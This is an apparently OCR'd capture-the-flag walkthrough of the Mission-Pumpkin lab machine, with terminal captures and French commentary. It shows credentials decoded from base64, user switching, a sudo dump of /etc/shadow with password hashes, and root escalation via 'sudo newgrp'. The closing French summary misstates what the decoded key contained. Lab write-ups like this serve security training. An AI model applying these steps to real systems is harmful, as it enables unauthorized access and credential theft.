
```
jack@Pumpkin:~$ nano .cache
jack@Pumpkin:~$ echo 'c2NhcmVjcm93IDogNVFuQCR5' | base64 -d
scarecrow : 5Qn@$yjack@Pumpkin:~$
```



```
5Qn@: command not found
jack@Pumpkin:~$ ssh scarecrow@10.0.2.15 -p 3535
─────────────────────────────────────────────────────────────────────────────
                          Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
─────────────────────────────────────────────────────────────────────────────
scarecrow@10.0.2.15's password:
Last login: Thu Jun 13 00:35:51 2019 from 192.168.1.106
scarecrow@Pumpkin:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  note.txt  .profile
scarecrow@Pumpkin:~$ cat note.txt

Oops!!! I just forgot; keys to the garden are with LordPumpkin(ROOT user)!
Reach out to goblin and share this "Y0n$M4sy3D1t" to secretly get keys from LordPumpkin.

scarecrow@Pumpkin:~$ su -l globin
No passwd entry for user 'globin'
scarecrow@Pumpkin:~$ Y0n$M4sy3D1t
Y0n: command not found
scarecrow@Pumpkin:~$ su -l goblin
Password:
goblin@Pumpkin:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  note  .profile
goblin@Pumpkin:~$ cat note

Hello Friend! I heard that you are looking for PumpkinGarden key.
But Key to the garden will be with LordPumpkin(ROOT user), don't worry, I know where LordPumpkin had placed the
Key.
You can reach there through my backyard.

Here is the key to my backyard
https://www.securityfocus.com/data/vulnerabilities/exploits/38362.sh

goblin@Pumpkin:~$ █
```

Je n’ai rien trouverdans le lien fourni l ne veut pas ouvrir: https://www.securityfocus.com/data/vulnerabilities/exploits/3836

2.sh



```
goblin@Pumpkin:~$ sudo cat /etc/shadow
root:$6$budH0KF3$qgLCqvPB9y3Qqi5MzQH0v55imm8YOwNZ9ehldQ6hAH5bNkP1HkdekxEn0i/5tHgnYYjSPbnd8NiYoNENShngM0:18058:0:
99999:7:::
daemon:*:18058:0:99999:7:::
bin:*:18058:0:99999:7:::
sys:*:18058:0:99999:7:::
sync:*:18058:0:99999:7:::
games:*:18058:0:99999:7:::
man:*:18058:0:99999:7:::
lp:*:18058:0:99999:7:::
mail:*:18058:0:99999:7:::
news:*:18058:0:99999:7:::
uucp:*:18058:0:99999:7:::
proxy:*:18058:0:99999:7:::
www-data:*:18058:0:99999:7:::
backup:*:18058:0:99999:7:::
list:*:18058:0:99999:7:::
irc:*:18058:0:99999:7:::
gnats:*:18058:0:99999:7:::
nobody:*:18058:0:99999:7:::
libuuid:!:18058:0:99999:7:::
syslog:*:18058:0:99999:7:::
messagebus:*:18058:0:99999:7:::
mysql:!:18058:0:99999:7:::
sshd:*:18058:0:99999:7:::
jack:$6$VZpdArOM$PQkQeB5d7U09nXWElelzrX8LKXShjxWnbkru7Mcc4OzYC62fPPLVq1ZYEEJ0EFXFiVqepG3L5v24.sKGpX3eV0:18058:0:
99999:7:::
scarecrow:$6$mYQwfnJK$hSPM7CGiC/l82CLD3hFA6oqIaiuwj.fiuwQZW5ySUR.1Jlr8D45gYapQfQj56kZ4/A.95VXL9zb56BU.1eMXl/:180
58:0:99999:7:::
goblin:$6$A4BbMSdK$SQdJXJZzvZr37pcPbsy5h6nOtQseY1z4SGfpQyS81cyKIcQJSlXzIb34HoUKN21ggCUjZM9FRtq.0UtZml4pU0:18058:
0:99999:7:::
ftp:*:18058:0:99999:7:::
goblin@Pumpkin:~$ sudo newgrp
root@Pumpkin:~# pwd
/home/goblin
root@Pumpkin:~# cd /root
root@Pumpkin:/root# ls
PumpkinGarden_Key
root@Pumpkin:/root# cat PumpkinGarden_Key
Q29uZ3JhdHVsYXRpb25zIQ==
root@Pumpkin:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@Pumpkin:/root# whoami
root
root@Pumpkin:/root# echo 'c2NhcmVjcm93IDogNVFuQCR5' | base64 -d
scarecrow : 5Qn@$yroot@Pumpkin:/root# echo 'c2NhcmVjcm93IDogNVFuQCR5' | base64 -d^C
root@Pumpkin:/root# echo 'Q29uZ3JhdHVsYXRpb25zIQ==' | base64 -d
Congratulations!root@Pumpkin:/root# █
```

Nous avons d'abord utilisé la commande sudo cat /etc/shadow pour afficher les informations de hachage des mots de passe des utilisateurs. Ensuite, en exécutant sudo newgrp, nous avons changé le groupe primaire de l'utilisateur. Après cela, nous avons navigué vers le répertoire /root, affiché son contenu avec ls, et trouvé un fichier nommé PumpkinGarden_Key. En le lisant avec cat, nous avons obtenu une chaîne encodée en base64, que nous avons décodée pour trouver des identifiants, puis en utilisant ces informations, nous avons pu accéder au compte root en tant qu'administrateur, comme indiqué par id et whoami.